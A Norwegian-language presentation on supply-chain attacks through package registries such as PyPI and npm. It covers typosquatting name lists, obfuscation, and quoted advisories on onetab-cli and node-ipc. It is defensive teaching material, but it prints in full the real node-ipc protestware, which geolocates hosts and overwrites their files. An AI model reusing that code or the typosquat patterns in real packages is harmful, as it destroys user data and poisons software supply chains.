Pypi.org og sårbarheter i pakkebrønner

Pypi.org

The Python Package Index (PyPI) er pakkebrønn/pakkerepo for python.
(npmjs.com for Node, repo.maven.apache.org for maven)

Inneholder ferdig utviklede pakker for bruk. Disse kan lastes opp av organisasjoner/communities og enkelt personer.

Eks.

```
pip install Flask
```

Sårbarheter

Flere typer angrep kan komme gjennom pakkebrønner

- Konto overtakelse/hijacking
- Repojacking (En bruker bytter brukernavn også tar noen over det gamle og misbruker det)
- Forsyningskjede angrep

Forsyningskjede angrep - typosquatting

```
aiohttp
aaiohttp
aihottp
aiohhttp
aiohtpt
aiohtt
aiohttpp
aioohttp
aiothtp
aiottp
```

```
beautifulsoup4
bautifulsoup4
beaautifulsoup4
beatuifulsoup4
beautiffulsoup4
beautiflsoup4
beautiflusoup4
beautifullsoup4
beautifulosup4
beautifuloup4
beautifulsooup4
beautifulsop4
beautifulsou4
beautifulsoup44
beautifulsoupp4
beautifulsouup4
beautifulssoup4
beautifulsuop4
beautifusloup4
beautifuulsoup4
beautiifulsoup4
beautiulsoup4
beauttifulsoup4
beauutifulsoup4
```


```
Deletion of a single character
        yper
        vper
        vyer
        vype
Duplication of a single character
        vvyper
        vyyper
        vypper
        vypeer
        vyperr
Transposition of two characters
        yvper
        vpyer
        vyepr
        vypre
```

Forsyningskjede angrep – Gjennom software

Angriper får skadevare inn i eksiterende kode
(eks gjennom kontoovertakelse,commit i git eller annet angrep)


Code obfucation

Kall til 3.parts pakke som har ondsindet kode



Example 1: Third Party Software Providers

Forsyningskjede angrep – Code obfucation



Original JS code

```
> var a = 1
  var b = 2
  function plus(a,b) {
    return a+b;
  }
  console.log(plus(a,b))
```

```
  3                                                    VM94:6
```

After Obfuscator

```
> function _0x4ab9(){var _0x4f2750=
  ['28805JCnBCY','47679ySJEYT','324VvIEIz','4619730JYhizq','
  1869894EuedqQ','3840200YWqCvK','1184bqtbLa','1889990pfdmOl
  ','909162sapiIY','log','60fvsSNU'];_0x4ab9=function()
  {return _0x4f2750;};return _0x4ab9();}var
  _0x1d51fa=_0x2bc9;(function(_0x2d5223,_0x3dac51){var
  _0x404c87=_0x2bc9,_0x33dc63=_0x2d5223();while(!![])
  {try{var _0x17ce76=-
  parseInt(_0x404c87(0x118))/0x1+parseInt(_0x404c87(0x117))/
  0x2+-parseInt(_0x404c87(0x11c))/0x3*(-
  parseInt(_0x404c87(0x11d))/0x4)+-
  parseInt(_0x404c87(0x120))/0x5+parseInt(_0x404c87(0x11e))/
  0x6+-parseInt(_0x404c87(0x11b))/0x7*(-
  parseInt(_0x404c87(0x121))/0x8)+-
  parseInt(_0x404c87(0x11f))/0x9*
  (parseInt(_0x404c87(0x11a))/0xa);if(_0x17ce76===_0x3dac51)
  break;else _0x33dc63['push'](_0x33dc63['shift']
  ());}catch(_0x5b5f4d){_0x33dc63['push'](_0x33dc63['shift']
  ());}}}(_0x4ab9,0xa7d91));var a=0x1,b=0x2;function
  _0x2bc9(_0x5bb6a0,_0x35d372){var
  _0x4ab968=_0x4ab9();return
  _0x2bc9=function(_0x2bc9a4,_0x484f0b){_0x2bc9a4=_0x2bc9a4-
  0x117;var _0x2fc92d=_0x4ab968[_0x2bc9a4];return
  _0x2fc92d;},_0x2bc9(_0x5bb6a0,_0x35d372);}function
  plus(_0x1285fe,_0x7b690f){return
  _0x1285fe+_0x7b690f;}console[_0x1d51fa(0x119)](plus(a,b));
```


```
  3                                                    VM99:1
```

Same result

Forsyningskjede angrep – Eksempler

Onetab-cli

1.2.6



sonatype-2023-4965

onetab-cli : 1.2.6

Issue

sonatype-2023-4965

Severity

Sonatype CVSS 3: 10.0

Weakness

Sonatype CWE: 506

Source

Sonatype Data Research

Categories

Malicious_code

Explanation

Warning: Malicious Code

The `finalact` package contains Embedded Malicious Code. Upon installation, it attempts to setup a backdoor shell and executes a malicious binary file depending on the system's architecture.

Detection

The application is vulnerable by using this component.

Recommendation

Because this package is inherently malicious, we recommend removing it completely. As it may have intended to impersonate a legitimate package, reconfirm that dependencies are spelled correctly before attempting to download the legitimate package. Any hosts that downloaded this package should be considered compromised and remediated as appropriate.

Version Affected

[1.0.0,1.2.6]


Root Cause

onetab-cli-1.2.6.tgz <= package/kie-act-js/build/bin/linux : [1.1.3 , 1.2.1]

Forsyningskjede angrep – Eksempler

Node-ipc

10.0.2



CVE-2022-23812 Deep Dive

Issue

CVE-2022-23812

Severity

CVE CVSS 3: 9.8

CVE CVSS 2.0: 10.0

Sonatype CVSS 3: 10.0

Weakness

CVE CWE: 94

Source

National Vulnerability Database

Categories

Malicious_code

Description from CVE

This affects the package node-ipc from 10.1.1 and before 10.1.3. This package contains malicious code, that targets users with IP located in Russia or Belarus, and overwrites their files with a heart emoji. **Note**: from versions 11.0.0 onwards, instead of having malicious code directly in the source of this package, node-ipc imports the peacenotwar package that includes potentially undesired behavior. Malicious Code: **Note:** Don't run it! js import u from "path"; import a from "fs"; import o from "https"; setTimeout(function () { const t = Math.round(Math.random() * 4); if (t > 1) { return; } const n = Buffer.from("aHR0cHM6Ly9hcGkuaXBnZW9sb2NhdGlvbi5pby9pcGdlbz9hcGlLZXk9YWU1MTFlMTYyNzgyNGE5NjhhYWFhNzU4YTUzMDkxNTQ=", "base64"); // https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154 o.get(n.toString("utf8"), function (t) { t.on("data", function (t) { const n = Buffer.from("Li8=", "base64"); const o = Buffer.from("Li4v", "base64"); const r = Buffer.from("Li4vLi4v", "base64"); const f = Buffer.from("Lw==", "base64"); const c = Buffer.from("Y291bnRyeV9uYW1l", "base64"); const e = Buffer.from("cnVzc2lh", "base64"); const i = Buffer.from("YmVsYXJ1cw==", "base64"); try { const s = JSON.parse(t.toString("utf8")); const u = s[c.toString("utf8")].toLowerCase(); const a = u.includes(e.toString("utf8")) || u.includes(i.toString("utf8")); // checks if country is Russia or Belarus if (a) { h(n.toString("utf8")); h(o.toString("utf8")); h(r.toString("utf8")); h(f.toString("utf8")); } } catch (t) {} }); }); }, Math.ceil(Math.random() * 1e3)); async function h(n = "", o = "") { if (!a.existsSync(n)) { return; } let r = []; try { r = a.readdirSync(n); } catch (t) {} const f = []; const c = Buffer.from("4p2k77iP", "base64"); for (var e = 0; e < r.length; e++) { const i = u.join(n, r[e]); let t = null; try { t = a.lstatSync(i); } catch (t) { continue; } if (t.isDirectory()) { const s = h(i, o); s.length > 0 ? f.push(...s) : null; } else if (i.indexOf(o) >= 0) { try { a.writeFile(i, c.toString("utf8"), function () {}); // overwrites file with ?? } catch (t) {} } } return f; } const ssl = true; export { ssl as default, ssl };

Explanation

❗ Warning: Malicious Code

Tips

Bruk annerkjente pakker

- Se på antall downloads/stjerner på github osv
- Se på antall releaser. Har en pakke kun 1 release kan det være noe muffens

Bruk sikkerhetsverktøy

- Firewall, Antivirus, Static Application Security Testing (SAST), Secrets scanning, osv.

Ressurser

